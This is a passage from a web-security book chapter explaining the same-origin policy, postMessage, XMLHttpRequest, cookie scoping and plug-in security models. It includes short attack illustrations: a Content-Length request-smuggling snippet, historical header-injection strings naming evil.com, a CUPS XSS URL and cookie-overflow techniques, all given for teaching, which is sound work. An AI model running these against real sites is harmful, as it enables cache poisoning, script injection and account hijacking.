<code>http://www.example.com/</code>	<code>example.com</code>	<code>https://payments.example.com/</code>	<code>example.com</code>	Protocol mismatch
<code>http://payments.example.com/</code>	<code>example.com</code>	<code>http://example.com/</code>	(not set)	Access denied
<code>http://www.example.com/</code>	(not set)	<code>http://www.example.com/</code>	<code>example.com</code>	Access denied

### `postMessage(...)`

The `postMessage(...)` API is an HTML5 extension that permits slightly less convenient but remarkably more secure communications between non-sameorigin sites without automatically giving up the integrity of any of the parties involved. Today it is supported in all up-to-date browsers, although because it is fairly new, it is not found in Internet Explorer 6 or 7.

The mechanism permits a text message of any length to be sent to any window for which the sender holds a valid JavaScript handle (see Chapter 6). Although the same-origin policy has a number of gaps that permit similar functionality to be implemented by other means,\* this one is actually safe to use. It allows the sender to specify what origins are permitted to receive the message in the first place (in case the URL of the target window has changed), and it provides the recipient with the identity of the sender so that the integrity of the channel can be ascertained easily. In contrast, legacy methods that rely on SOP loopholes usually don't come with such assurances; if a particular action is permitted without robust security checks, it can usually also be triggered by a rogue third party and not just by the intended participants.

To illustrate the proper use of `postMessage(...)`, consider a case in which a top-level document located at `payments.example.com` needs to obtain user login information for display purposes. To accomplish this, it loads a frame pointing to `login.example.com`. This frame can simply issue the following command:

---

```
parent.postMessage("user=bob", "https://payments.example.com");
```

---

\* More about this in Chapter 11, but the most notable example is that of encoding data in URL fragment identifiers. This is possible because navigating frames to a new URL is not subject to security restrictions in most cases, and navigation to a URL where only the fragment identifier changes does not actually trigger a page reload. Framed JavaScript can simply poll `location.hash` and detect incoming messages this way.

The browser will deliver the message only if the embedding site indeed matches the specified, trusted origin. In order to securely process this response, the top-level document needs to use the following code:

---

```
// Register the intent to process incoming messages: addEventListener("message",
user_info, false);

// Handle actual data when it arrives:
function user_info(msg) {
  if (msg.origin == "https://login.example.com") {
    // Use msg.data as planned
  }
}
```

---

*PostMessage(...)* is a very robust mechanism that offers significant benefits over *document.domain* and over virtually all other guerrilla approaches that predate it; therefore, it should be used as often as possible. That said, it can still be misused. Consider the following check that looks for a substring in the domain name:

---

```
if (msg.origin.indexOf(".example.com") != -1) { ... }
```

---

As should be evident, this comparison will not only match sites within *example.com* but will also happily accept messages from *www.example.com*, *.bunnyoutlet.com*. In all likelihood, you will stumble upon code like this more than once in your journeys. Such is life!

**NOTE** Recent tweaks to HTML5 extended the *postMessage(...)* API to incorporate somewhat overengineered “ports” and “channels,” which are meant to facilitate stream-oriented communications between websites. Browser support for these features is currently very limited and their practical utility is unclear, but from the security standpoint, they do not appear to be of any special concern.

### *Interactions with Browser Credentials*

As we are wrapping up the overview of the DOM-based same-origin policy, it is important to note that it is in no way synchronized with ambient credentials, SSL state, network context, or many other potentially security-relevant parameters tracked by the browser. Any two windows or frames opened in a browser will remain same-origin with each other even if the user logs out from one account and logs into another, if the page switches from using a good HTTPS certificate to a bad one, and so on.

This lack of synchronization can contribute to the exploitability of other security bugs. For example, several sites do not protect their login forms against cross-site request forgery, permitting any third-party site to simply submit a username and a password and log the user into an attacker-controlled account. This may seem harmless at first, but when the content loaded in the browser before and after this operation is considered same-origin, the impact of normally ignored “self-inflicted” cross-site scripting vulnerabilities (i.e., ones where the owner of a particular account can target only himself) is suddenly much greater than it would previously appear. In the most basic scenario, the attacker may first open and keep

a frame pointing to a sensitive page on the targeted site (e.g., [http://www.fuzzybunnies.com/address\\_book.php](http://www.fuzzybunnies.com/address_book.php)) and then log the victim into the attacker-controlled account to execute self-XSS in an unrelated component of *fuzzybunnies.com*. Despite the change of HTTP credentials, the code injected in that latter step will have unconstrained access to the previously loaded frame, permitting data theft.

## *Same-Origin Policy for XMLHttpRequest*

The *XMLHttpRequest* API, mentioned in this book on several prior occasions, gives JavaScript programs the ability to issue almost unconstrained HTTP requests to the server from which the host document originated, and read back response headers and the document body. The ability to do so would not be particularly significant were it not for the fact that the mechanism leverages the existing browser HTTP stack and its amenities, including ambient credentials, caching mechanisms, keep-alive sessions, and so on.

A simple and fairly self-explanatory use of a synchronous *XMLHttpRequest* could be as follows:

---

```
var x = new XMLHttpRequest();
x.open("POST", "/some_script.cgi", false);
x.setRequestHeader("X-Random-Header", "Hi mom!");
x.send("...POST payload here..."); alert(x.responseText);
```

---

Asynchronous requests are very similar but are executed without blocking the JavaScript engine or the browser. The request is issued in the background, and an event handler is called upon completion instead.

As originally envisioned, the ability to issue HTTP requests via this API and to read back the data is governed by a near-verbatim copy of the *sameorigin* policy with two minor and seemingly random tweaks. First, the *document.domain* setting has no effect on this mechanism, and the destination URL specified for *XMLHttpRequest.open(...)* must always match the true origin of the document. Second, in this context, port number is taken into account in Internet Explorer versions prior to 9, even though this browser ignores it elsewhere.

The fact that *XMLHttpRequest* gives the user an unprecedented level of control over the HTTP headers in a request can actually be advantageous to security. For example, inserting a custom HTTP header, such as *X-ComingFrom: same-origin*, is a very simple way to verify that a particular request is not coming from a third-party domain, because no other site should be able to insert a custom header into a browser-issued request. This assurance is not very strong, because no specification says that the implicit restriction on crossdomain headers can't change;\* nevertheless, when it comes to web security, such assumptions are often just something you have to learn to live with.

Control over the structure of an HTTP request can also be a burden, though, because inserting certain types of headers may change the meaning of a request to the destination server, or to the proxies, without the browser realizing it. For

example, specifying an incorrect *Content-Length* value may allow an attacker to smuggle a second request into a keep-alive HTTP session maintained by the browser, as shown here.

---

```
var x = new XMLHttpRequest();
x.open("POST", "http://www.example.com/", false);

// This overrides the browser-computed Content-Length header:
x.setRequestHeader("Content-Length", "7");

// The server will assume that this payload ends after the first // seven
// characters, and that the remaining part is a separate
// HTTP request.
x.send( "Gotcha!\n"
+
"GET /evil_response.html HTTP/1.1\n" +
"Host: www.bunnyoutlet.com\n\n"
);
```

---

If this happens, the response to that second, injected request may be misinterpreted by the browser later, possibly poisoning the cache or injecting content into another website. This problem is especially pronounced if an HTTP proxy is in use and all HTTP requests are sent through a shared channel.

Because of this risk, and following a lot of trial and error, modern browsers blacklist a selection of HTTP headers and request methods. This is done with relatively little consistency: While *Referer*, *Content-Length*, and *Host* are universally banned, the handling of headers such as *User-Agent*, *Cookie*, *Origin*, or *If-Modified-Since* varies from one browser to another. Similarly, the TRACE method is blocked everywhere, because of the unanticipated risk it posed to *httponly* cookies—but the CONNECT method is permitted in Firefox, despite carrying a vague risk of messing with HTTP proxies.

Naturally, implementing these blacklists has proven to be an entertaining exercise on its own. Strictly for your amusement, consider the following cases that worked in some browsers as little as three years ago:<sup>1</sup>

---

XMLHttpRequest.setRequestHeader("X-Harmless", "1\nOwned: Gotcha"); or

---

XMLHttpRequest.setRequestHeader("Content-Length: 123 ", ""); or simply

---

XMLHttpRequest.open('GET\thttp://evil.com\tHTTP/1.0\n\n "/', false);

---

\*

In fact, many plug-ins had problems in this area in the past. Most notably, Adobe Flash permitted arbitrary cross-domain HTTP headers until 2008, at which point its security model underwent a substantial overhaul. Until 2011, the same plug-in suffered from a long-lived implementation bug that caused it to resend any custom headers to an unrelated server following an attackersupplied HTTP 307 redirect code. Both of these problems are fixed now, but discovery-to-patch time proved troubling.

**NOTE** Cross-Origin Resource Sharing<sup>2</sup> (CORS) is a proposed extension to XMLHttpRequest that permits HTTP requests to be issued across domains and then read back if a

*particular response header appears in the returned data. The mechanism changes the semantics of the API discussed in this session by allowing certain “vanilla” cross-domain requests, meant to be no different from regular navigation, to be issued via XMLHttpRequest.open(...) with no additional checks; more elaborate requests require an OPTIONS-based preflight request first. CORS is already available in some browsers, but it is opposed by Microsoft engineers, who pursued a competing XDomainRequest approach in Internet Explorer 8 and 9. Because the outcome of this conflict is unclear, a detailed discussion of CORS is reserved for Chapter 16, which provides a more systematic overview of upcoming and experimental mechanisms.*

## *Same-Origin Policy for Web Storage*

Web storage is a simple database solution first implemented by Mozilla engineers in Firefox 1.5 and eventually embraced by the HTML5 specification.<sup>3</sup> It is available in all current browsers but not in Internet Explorer 6 or 7.

Following several dubious iterations, the current design relies on two simple JavaScript objects: *localStorage* and *sessionStorage*. Both objects offer an identical, simple API for creating, retrieving, and deleting name-value pairs in a browser-managed database. For example:

---

```
localStorage.setItem("message", "Hi mom!"); alert(localStorage.getItem("message"));
localStorage.removeItem("message");
```

---

The *localStorage* object implements a persistent, origin-specific storage that survives browser shutdowns, while *sessionStorage* is expected to be bound to the current browser window and provide a temporary caching mechanism that is destroyed at the end of a browsing session. While the specification says that both *localStorage* and *sessionStorage* should be associated with an SOP-like origin (the protocol-host-port tuple), implementations in some browsers do not follow this advice, introducing potential security bugs. Most notably, in Internet Explorer 8, the protocol is not taken into account when computing the origin, putting HTTP and HTTPS pages within a shared context. This design makes it very unsafe for HTTPS sites to store or read back sensitive data through this API. (This problem is corrected in Internet Explorer 9, but there appears to be no plan to backport the fix.)

In Firefox, on the other hand, the *localStorage* behaves correctly, but the *sessionStorage* interface does not. HTTP and HTTPS use a shared storage context, and although a check is implemented to prevent HTTP content from reading keys created by HTTPS scripts, there is a serious loophole: Any key first created over HTTP, and then updated over HTTPS, will remain visible to nonencrypted pages. This bug, originally reported in 2009,<sup>4</sup> will eventually be resolved, but when is not clear.

## *Security Policy for Cookies*

We discussed the semantics of HTTP cookies in Chapter 3, but that discussion left out one important detail: the security rules that must be implemented to protect

cookies belonging to one site from being tampered with by unrelated pages. This topic is particularly interesting because the approach taken here predates the same-origin policy and interacts with it in a number of unexpected ways.

Cookies are meant to be scoped to domains, and they can't be limited easily to just a single hostname value. The *domain* parameter provided with a cookie may simply match the current hostname (such as *foo.example.com*), but this will not prevent the cookie from being sent to any eventual subdomains, such as *bar.foo.example.com*. A qualified right-hand fragment of the hostname, such as *example.com*, can be specified to request a broader scope, however.

Amusingly, the original RFCs imply that Netscape engineers wanted to allow exact host-scoped cookies, but they did not follow their own advice. The syntax devised for this purpose was not recognized by the descendants of Netscape Navigator (or by any other implementation for that matter). To a limited extent, setting host-scoped cookies is possible in some browsers by completely omitting the *domain* parameter, but this method will have no effect in Internet Explorer.

Table 9-3 illustrates cookie-setting behavior in some distinctive cases.

**Table 9-3:** A Sample of Cookie-Setting Behaviors

Cookie set at <i>foo.example.com</i> , <i>domain</i> parameter is:	Scope of the resulting cookie	
	Non-IE browsers	Internet Explorer
(value omitted)	<i>foo.example.com</i> (exact)	<i>*.foo.example.com</i>
<i>bar.foo.example.com</i>	Cookie not set: domain more specific than origin	
<i>foo.example.com</i>	<i>*.foo.example.com</i>	
<i>baz.example.com</i>	Cookie not set: domain mismatch	
<i>example.com</i>	<i>*.example.com</i>	
<i>ample.com</i>	Cookie not set: domain mismatch	
<i>.com</i>	Cookie not set: domain too broad, security risk	

The only other true cookie-scoping parameter is the path prefix: Any cookie can be set with a specified *path* value. This instructs the browser to send the cookie back only on requests to matching directories; a cookie scoped to *domain* of *example.com* and *path* of */some/path/* will be included on a request to [http://foo.example.com/some/path/subdirectory/hello\\_world.txt](http://foo.example.com/some/path/subdirectory/hello_world.txt)

This mechanism can be deceptive. URL paths are not taken into account during same-origin policy checks and, therefore, do not form a useful security boundary. Regardless of how cookies work, JavaScript code can simply hop between any URLs on a single host at will and inject malicious payloads into such targets, abusing any functionality protected with path-bound cookies. (Several security books and white papers recommend path scoping as a security measure to this day. In most cases, this advice is dead wrong.)

Other than the true scoping features (which, along with cookie name, constitute a tuple that uniquely identifies every cookie), web servers can also output cookies with two special, independently operated flags: *httpOnly* and *secure*. The first,

*httponly*, prevents access to the cookie via the `document.cookie` API in the hope of making it more difficult to simply copy a user's credentials after successfully injecting a malicious script on a page. The second, *secure*, stops the cookie from being submitted on requests over unencrypted protocols, which makes it possible to build HTTPS services that are resistant to active attacks.\*

The pitfall of these mechanisms is that they protect data only against reading and not against overwriting. For example, it is still possible for JavaScript code delivered over HTTP to simply overflow the per-domain cookie jar and then set a new cookie without the *secure* flag.<sup>†</sup> Because the `Cookie` header sent by the browser provides no metadata about the origin of a particular cookie or its scope, such a trick is very difficult to detect. A prominent consequence of this behavior is that the common "stateless" way of preventing cross-site request forgery vulnerabilities by simultaneously storing a secret token in a client-side cookie and in a hidden form field, and then comparing the two, is not particularly safe for HTTPS websites. See if you can figure out why!

**NOTE** Speaking of destructive interference, until 2010, `httponly` cookies also clashed with XMLHttpRequest. The authors of that API simply have not given any special thought to whether the `XMLHttpRequest.getResponseHeader(...)` function should be able to inspect server-supplied Set-Cookie values flagged as `httponly`—with predictable results.

### *Impact of Cookies on the Same-Origin Policy*

The same-origin policy has some undesirable impact on the security of cookies (specifically, on the path-scoping mechanism), but the opposite interaction is more common and more problematic. The difficulty is that HTTP cookies often function as credentials, and in such cases, the ability to obtain them is roughly equivalent to finding a way to bypass SOP. Quite simply, with the right set of cookies, an attacker could use her own browser to interact with the target site on behalf of the victim; same-origin policy is taken out of the picture, and all bets are off.

---

\* It does not matter that <https://webmail.example.com/> is offered only over HTTPS. If it uses a cookie that is not locked to encrypted protocols, the attacker may simply wait until the victim navigates to <http://www.fuzzybunnies.com/>, silently inject a frame pointing to <http://webmail.example.com/> on that page, and then intercept the resulting TCP handshake. The browser will then send all the `webmail.example.com` cookies over an unencrypted channel, and at this point the game is essentially over.

† Even if this possibility is prevented by separating the jars for `httponly` and normal cookies, multiple identically named but differently scoped cookies must be allowed to coexist, and they will be sent together on any matching requests. They will be not accompanied by any useful metadata, and their ordering will be undefined and browser specific.

Because of this property, any discrepancies between the two security mechanisms can lead to trouble for the more restrictive one. For example, the relatively promiscuous domain-scoping rules used by HTTP cookies mean that it is not possible to isolate fully the sensitive content hosted on `webmail.example.com` from the less trusted HTML present on `blog.example.com`. Even if the owners of the webmail application scope their cookies tightly (usually at the expense of complicating the sign-on process), any attacker who finds a script injection vulnerability on the blogging site can simply overflow the per-domain cookie jar,

drop the current credentials, and set his own `*.example.com` cookies. These injected cookies will be sent to `webmail.example.com` on all subsequent requests and will be largely indistinguishable from the real ones.

This trick may seem harmless until you realize that such an action may effectively log the victim into a bogus account and that, as a result, certain actions (such as sending email) may be unintentionally recorded within that account and leaked to the attacker before any foul play is noticed. If webmail sounds too exotic, consider doing the same on Amazon or Netflix: Your casual product searches may be revealed to the attacker before you notice anything unusual about the site. (On top of this, many websites are simply not prepared to handle malicious payloads in injected cookies, and unexpected inputs may lead to XSS or similar bugs.)

The antics of HTTP cookies also make it very difficult to secure encrypted traffic against network-level attackers. A `secure` cookie set by `https://webmail.example.com/` can still be clobbered and replaced by a made-up value set by a spoofed page at `http://webmail.example.com/`, even if there is no actual web service listening on port 80 on the target host.

### *Problems with Domain Restrictions*

The misguided notion of allowing domain-level cookies also poses problems for browser vendors and is a continuing source of misery. The key question is how to reliably prevent `example.com` from setting a cookie for `*.com` and avoid having this cookie unexpectedly sent to every other destination on the Internet.

Several simple solutions come to mind, but they fall apart when you have to account for country-level TLDs: `example.com.pl` must be prevented from setting a `*.com.pl` cookie, too. Realizing this, the original Netscape cookie specification provided the following advice:

Only hosts within the specified domain can set a cookie for a domain and domains must have at least two (2) or three (3) periods in them to prevent domains of the form: “`.com`”, “`.edu`”, and “`va.us`”.

Any domain that falls within one of the seven special top level domains listed below only requires two periods. Any other domain requires at least three. The seven special top level domains are: “`COM`”, “`EDU`”, “`NET`”, “`ORG`”, “`GOV`”, “`MIL`”, and “`INT`”.

Alas, the three-period rule makes sense only for country-level registrars that mirror the top-level hierarchy (`example.co.uk`) but not for the just as populous group of countries that accept direct registrations (`example.fr`). In fact, there are places where both approaches are allowed; for example, both `example.jp` and `example.co.jp` are perfectly fine.

Because of the out-of-touch nature of this advice, most browsers disregarded it and instead implemented a patchwork of conditional expressions that only led to more trouble. (In one case, for over a decade, you could actually set cookies for `*.com.pl`.) Comprehensive fixes to country-code top-level domain handling have shipped in all modern browsers in the past four years, but as of this writing they have not been backported to Internet Explorer 6 and 7, and they probably never will be.

**NOTE** To add insult to injury, the Internet Assigned Numbers Authority added a fair number

*of top-level domains in recent years (for example, .int and .biz), and it is contemplating a proposal to allow arbitrary generic top-level domain registrations. If it comes to this, cookies will probably have to be redesigned from scratch.*

### *The Unusual Danger of “localhost”*

One immediately evident consequence of the existence of domain-level scoping of cookies is that it is fairly unsafe to delegate any hostnames within a sensitive domain to any untrusted (or simply vulnerable) party; doing so may affect the confidentiality, and invariably the integrity, of any cookie-stored credentials—and, consequently, of any other information handled by the targeted application.

So much is obvious, but in 2008, Tavis Ormandy spotted something far less intuitive and far more hilarious:<sup>5</sup> that because of the port-agnostic behavior of HTTP cookies, an additional danger lies in the fairly popular and convenient administrative practice of adding a “localhost” entry to a domain and having it point to 127.0.0.1.<sup>23</sup> When Ormandy first published his advisory, he asserted that this practice is widespread—not a controversial claim to make—and included the following resolver tool output to illustrate his point:

---

```
localhost.microsoft.com has address 127.0.0.1
localhost.ebay.com has address 127.0.0.1
localhost.yahoo.com has address 127.0.0.1
localhost.fbi.gov has address 127.0.0.1
localhost.citibank.com has address 127.0.0.1
localhost.cisco.com has address 127.0.0.1
```

---

Why would this be a security risk? Quite simply, it puts the HTTP services on the user’s own machine within the same domain as the remainder of the site, and more importantly, it puts all the services that only *look* like HTTP in the very same bucket. These services are typically not exposed to the Internet, so there is no perceived need to design them carefully or keep them up-to-date. Tavis’s case in point is a printer-management service provided by CUPS (Common UNIX Printing System), which would execute attacker-supplied JavaScript in the context of *example.com* if invoked in the following way:

---

```
http://localhost.example.com:631/jobs/?[...] &job_printer_uri=javascript:alert("Hi mom!")
```

The vulnerability in CUPS can be fixed, but there are likely many other dodgy local services on all operating systems—everything from disk management tools to antivirus status dashboards. Introducing entries pointing back to 127.0.0.1, or any other destinations you have no control over, ties the security of cookies within your domain to the security of random third-party software. That is a good thing to avoid.

---

<sup>23</sup> This IP address is reserved for loopback interfaces; any attempt to connect to it will route you back to the services running on your own machine.

### *Cookies and “Legitimate” DNS Hijacking*

The perils of the domain-scoping policy for cookies don’t end with *localhost*. Another unintended interaction is related to the common, widely criticized practice of some ISPs and other DNS service providers of hijacking domain lookups for nonexistent (typically mistyped) hosts. In this scheme, instead of returning the standard-mandated NXDOMAIN response from an upstream name server (which would subsequently trigger an error message in the browser or other networked application), the provider will falsify a record to imply that this name resolves to its site. Its site, in turn, will examine the *Host* header supplied by the browser and provide the user with unsolicited, paid contextual advertising that appears to be vaguely related to her browsing interests. The usual justification offered for this practice is that of offering a more user-friendly browsing experience; the real incentive, of course, is to make more money.

Internet service providers that have relied on this practice include Cablevision, Charter, Earthlink, Time Warner, Verizon, and many more. Unfortunately, their approach is not only morally questionable, but it also creates a substantial security risk. If the advertising site contains any scriptinjection vulnerabilities, the attacker can exploit them in the context of any other domain simply by accessing the vulnerable functionality through an address such as *nonexistent.example.com*. When coupled with the design of HTTP cookies, this practice undermines the security of any arbitrarily targeted services on the Internet.

Predictably, script-injection vulnerabilities can be found in such hastily designed advertising traps without much effort. For example, in 2008, Dan Kaminsky spotted and publicized a cross-site scripting vulnerability on the pages operated by Earthlink.<sup>6</sup>

All right, all right: It’s time to stop obsessing over cookies and move on.

### *Plug-in Security Rules*

Browsers do not provide plug-in developers with a uniform and extensible API for enforcing security policies; instead, each plug-in decides what rules should be applied to executed content and how to put them into action. Consequently, even though plug-in security models are to some extent inspired by the same-origin policy, they diverge from it in a number of ways.

This disconnect can be dangerous. In Chapter 6, we discussed the tendency for plug-ins to rely on inspecting the JavaScript *location* object to determine the origin of their hosting page. This misguided practice forced browser developers to restrict the ability of JavaScript programs to tamper with some portions of their runtime environment to save the day. Another related, common source of incompatibilities is the interpretation of URLs. For example, in the middle of 2010, one researcher discovered that Adobe Flash had trouble with the following URL:<sup>7</sup>

---

`http://example.com:80@bunnyoutlet.com/`

---

The plug-in decided that the origin of any code retrieved through this URL should be set to *example.com*, but the browser, when presented with such a URL,

would naturally retrieve the data from *bunnyoutlet.com* instead and then hand it over to the confused plug-in for execution.

While this particular bug is now fixed, other vulnerabilities of this type can probably be expected in the future. Replicating some of the URL-parsing quirks discussed in Chapters 2 and 3 can be a fool’s errand and, ideally, should not be attempted at all.

It would not be polite to end this chapter on such a gloomy note! Systemic problems aside, let’s see how some of the most popular plug-ins approach the job of security policy enforcement.

### *Adobe Flash*

The Flash security model underwent a major overhaul in 2008,<sup>8</sup> and since then, it has been reasonably robust. Every loaded Flash applet is now assigned an SOP-like origin derived from its originating URL<sup>24</sup> and is granted nominal origin-related permissions roughly comparable to those of JavaScript. In particular, each applet can load cookie-authenticated content from its originating site, load some constrained datatypes from other origins, and make same-origin *XMLHttpRequest*-like HTTP calls through the *URLRequest* API. The set of permissible methods and request headers for this last API is managed fairly reasonably and, as of this writing, is more restrictive than most of the browser-level blacklists for *XMLHttpRequest* itself.<sup>9</sup>

On top of this sensible baseline, three flexible but easily misused mechanisms permit this behavior to be modified to some extent, as discussed next.

#### *Markup-Level Security Controls*

The embedding page can specify three special parameters provided through *<embed>* or *<object>* tags to control how an applet will interact with its host page and the browser itself:

- ***AllowScriptAccess* parameter** This setting controls an applet’s ability to use the JavaScript *ExternalInterface.call(...)* bridge (see Chapter 8) to execute JavaScript statements in the context of the embedding site. Possible values are *always*, *never*, and *sameorigin*; the last setting gives access to the page only if the page is same-origin with the applet itself. (Prior to the 2008 security overhaul, the plug-in defaulted to *always*; the current default is the much safer *sameorigin*.)
- ***AllowNetworking* parameter** This poorly named setting restricts an applet’s permission to open or navigate browser windows and to make HTTP requests to its originating server. When set to *all* (the default), the applet can interfere with the browser; when set to *internal*, it can perform only nondisruptive, internal communications through the Flash plug-in. Setting this parameter to *none* disables most network-related APIs altogether.\* (Prior to recent security improvements, *allowNetworking=all* opened up several ways to bypass *allowScriptAccess=none*, for example, by calling *getURL(...)* on a *javascript*:

---

<sup>24</sup> In some contexts, Flash may implicitly permit access from HTTPS origins to HTTP ones but not the other way round. This is usually harmless, and as such, it is not given special attention throughout the remainder of this section.

URL. As of this writing, however, all scripting URLs should be blacklisted in this scenario.)

- **AllowFullScreen parameter** This parameter controls whether an applet should be permitted to go into full-screen rendering mode. The possible values are *true* and *false*, with *false* being the default. As noted in Chapter 8, the decision to give this capability to Flash applets is problematic due to UI spoofing risks; it should be not enabled unless genuinely necessary.

### [Security.allowDomain\(...\)](#)

The *Security.allowDomain(...)* method<sup>10</sup> allows Flash applets to grant access to their variables and functions to any JavaScript code or to other applets coming from a different origin. Buyer beware: Once such access is granted, there is no reliable way to maintain the integrity of the original Flash execution context. The decision to grant such permissions should not be taken lightly, and the practice of calling *allowDomain("\*")* should usually be punished severely.

Note that a weirdly named *allowInsecureDomain(...)* method is also available. The existence of this method does not indicate that *allowDomain(...)* is particularly secure; rather, the “insecure” variant is provided for compatibility with ancient, pre-2003 semantics that completely ignored the HTTP/

HTTPS divide.

### [Cross-Domain Policy Files](#)

Through the use of *loadPolicyFile(...)*, any Flash applet can instruct its runtime environment to retrieve a security policy file from an almost arbitrary URL. This XML-based document, usually named *crossdomain.xml*, will be interpreted as an expression of consent to cross-domain, server-level access to the origin determined by examining the policy URL.<sup>11</sup> The syntax of a policy file is fairly self-explanatory and may look like this:

---

```
<cross-domain-policy>
  <allow-access-from domain="foo.example.com"/>  <allow-http-
request-headers-from domain="*.example.com"    headers="X-
Some-Header" /> </cross-domain-policy>
```

---

<sup>\*</sup> It should not be assumed that this setting prevents any sensitive data available to a rogue applet from being relayed to third parties. There are many side channels that any Flash applet could leverage to leak information to a cooperating party without directly issuing network requests. In the simplest and most universal case, CPU loads can be manipulated to send out individual bits of information to any simultaneously loaded applet that continuously samples the responsiveness of its runtime environment.

The policy may permit actions such as loading cross-origin resources or issuing arbitrary *URLRequest* calls with whitelisted headers, through the browser HTTP stack. Flash developers do attempt to enforce a degree of path separation: A policy loaded from a particular subdirectory can in principle permit access only to files within that path. In practice, however, the interactions with SOP and with various path-mapping semantics of modern browsers and web application frameworks make it unwise to depend on this boundary.

**NOTE** Making raw TCP connections via XMLSocket is also possible and controlled by an XML policy, but following Flash's 2008 overhaul, XMLSocket requires that a separate policy file be delivered on TCP port 843 of the destination server. This is fairly safe, because no other common services run on this port and, on many operating systems, only privileged users can launch services on any port below 1024. Because of the interactions with certain firewall-level mechanisms, such as FTP protocol helpers, this design may still cause some network-level interference,<sup>12</sup> but this topic is firmly beyond the scope of this book

As expected, poorly configured `crossdomain.xml` policies are an appreciable security risk. In particular, it is a very bad idea to specify `allow-access-from` rules that point to any domain you do not have full confidence in. Further, specifying “`**`” as a value for this parameter is roughly equivalent to executing `document.domain = "com"`. That is, it's a death wish.

### Policy File Spoofing Risks

Other than the possibility of configuration mistakes, another security risk with Adobe's policy-based security model is that random user-controlled documents may be interpreted as cross-domain policies, contrary to the site owner's intent.

Prior to 2008, Flash used a notoriously lax policy parser, which when processing `loadPolicyFile(...)` files would skip arbitrary leading garbage in search of the opening `<cross-domain-policy>` tag. It would simply ignore the MIME type returned by the server when downloading the resource, too. As a result, merely hosting a valid, user-supplied JPEG image could become a grave security risk. The plug-in also skipped over any HTTP redirects, making it dangerous to do something as simple as issuing an HTTP redirect to a location you did not control (an otherwise harmless act).

Following the much-needed revamp of the `loadPolicyFile` behavior, many of the gross mistakes have been corrected, but the defaults are still not perfect. On the one hand, redirects now work intuitively, and the file must be a well-formed XML document. On the other, permissible MIME types include `text/*`, `application/xml`, and `application/xhtml+xml`, which feels a bit too broad. `text/plain` or `text/csv` may be misinterpreted as a policy file, and that should not be the case.

Thankfully, to mitigate the problem, Adobe engineers decided to roll out *meta-policies*, policies that are hosted at a predefined, top-level location (`/crossdomain.xml`) that the attacker can't override. A meta-policy can specify sitewide restrictions for all the remaining policies loaded from attacker-supplied URLs. The most important of these restrictions is `<site-control permitted-crossdomain-policies="...">`. This parameter, when set to `master-only`, simply instructs the plug-in to disregard subpolicies altogether. Another, less radical value, `by-content-type`, permits additional policies to be loaded but requires them to have a nonambiguous `Content-Type` header set to `text/x-cross-domain-policy`.

Needless to say, it's highly advisable to use a meta-policy that specifies one of these two directives.

## *Microsoft Silverlight*

If the transition from Flash to Silverlight seems abrupt, it's because the two are easy to confuse. The Silverlight plug-in borrows from Flash with remarkable zeal; in fact, it is safe to say that most of the differences between their security models are due solely to nomenclature. Microsoft's platform uses the same-origin-determination approach, substitutes *allowScriptAccess* with *enableHtmlAccess*, replaces *crossdomain.xml* with the slightly different *clientaccesspolicy.xml* syntax, provides a *System.Net.Sockets* API instead of *XMLSocket*, uses *HttpWebRequest* in place of *URLRequest*, rearranges the flowers, and changes the curtains in the living room.

The similarities are striking, down to the list of blocked request headers for the *HttpWebRequest* API, which even includes *X-Flash-Version* from the Adobe spec.<sup>13</sup> Such consistency is not a problem, though: In fact, it is preferable to having a brand-new security model to take into account. Plus, to its credit, Microsoft did make a couple of welcome improvements, including ditching the insecure *allowDomain* logic in favor of *RegisterScriptableObject*, an approach that allows only explicitly specified callbacks to be exposed to third-party domains.

## *Java*

Sun's Java (now officially belonging to Oracle) is a very curious case. Java is a plug-in that has fallen into disuse, and its security architecture has not received much scrutiny in the past decade or so. Yet, because of its large installed base, it is difficult to simply ignore it and move on.

Unfortunately, the closer you look, the more evident it is that the ideas embraced by Java tend to be incompatible with the modern Web. For example, a class called *java.net.HttpURLConnection*<sup>14</sup> permits credential-bearing HTTP requests to be made to an applet's originating website, but the "originating website" is understood as *any* website hosted at a particular IP address, as sanctioned by the *java.net.URL.equals(...)* check. This model essentially undoes any isolation between HTTP/1.1 virtual hosts—an isolation strongly enforced by the same-origin policy, HTTP cookies, and virtually all other browser security mechanisms in use today.

Further along these lines, the *java.net.URLConnection* class<sup>15</sup> allows arbitrary request headers, including *Host*, to be set by the applet, and another class, *Socket*,<sup>16</sup> permits unconstrained TCP connections to arbitrary ports on the originating server. All of these behaviors are frowned upon in the browser and in any other contemporary plug-in.

Origin-agnostic access from the applet to the embedding page is provided through the *JSObject* mechanism and is expected to be controlled by the embedding party through the *mayscript* attribute specified in the *<applet>*, *<embed>*, or *<object>* tags.<sup>17</sup> The documentation suggests that this is a security feature:

Due to security reasons, JSObject support is not enabled in Java Plug-in by default. To enable JSObject support in Java Plug-in, a new attribute called MAYSCRIPT needs to be present in the EMBED/OBJECT tag.

Unfortunately, the documentation neglects to mention that another closely related mechanism, *DOMService*,<sup>18</sup> ignores this setting and gives applets largely unconstrained access to the embedding page. While *DOMService* is not supported in Firefox and Opera, it is available in other browsers, which makes any attempt to load third-party Java content equivalent to granting full access to the embedding site.

Whoops.

**NOTE** *Interesting fact: Recent versions of Java attempt to copy the crossdomain.xml support available in Flash.*

## *Coping with Ambiguous or Unexpected Origins*

This concludes our overview of the basic security policies and consent isolation mechanisms. If there is one observation to be made, it's that most of these mechanisms depend on the availability of a well-formed, canonical hostname from which to derive the context for all the subsequent operations. But what if this information is not available or is not presented in the expected form?

Well, that's when things get funny. Let's have a look at some of the common corner cases, even if just for fleeting amusement.

### *IP Addresses*

Due to the failure to account for IP addresses when designing HTTP cookies and the same-origin policy, almost all browsers have historically permitted documents loaded from, say, `http://1.2.3.4/` to set cookies for a “domain” named `*.3.4`. Adjusting `document.domain` in a similar manner would work as well. In fact, some of these behaviors are still present in older versions of Internet Explorer.

This behavior is unlikely to have an impact on mainstream web applications, because such applications are not meant to be accessed through an IPbased URL and will often simply fail to function properly. But a handful of systems, used primarily by technical staff, are meant to be accessed by their IP addresses; these systems may simply not have DNS records configured at all. In these cases, the ability for `http://1.2.3.4/` to inject cookies for `http://123.234.3.4/` may be an issue. The IP-reachable administrative interfaces of home routers are of some interest, too.

### *Hostnames with Extra Periods*

At their core, cookie-setting algorithms still depend on counting the number of periods in a URL to determine whether a particular `domain` parameter is acceptable. In order to make the call, the count is typically correlated with a list of several hundred entries on the vendor-maintained Public Suffix List (<http://publicsuffix.org/>).

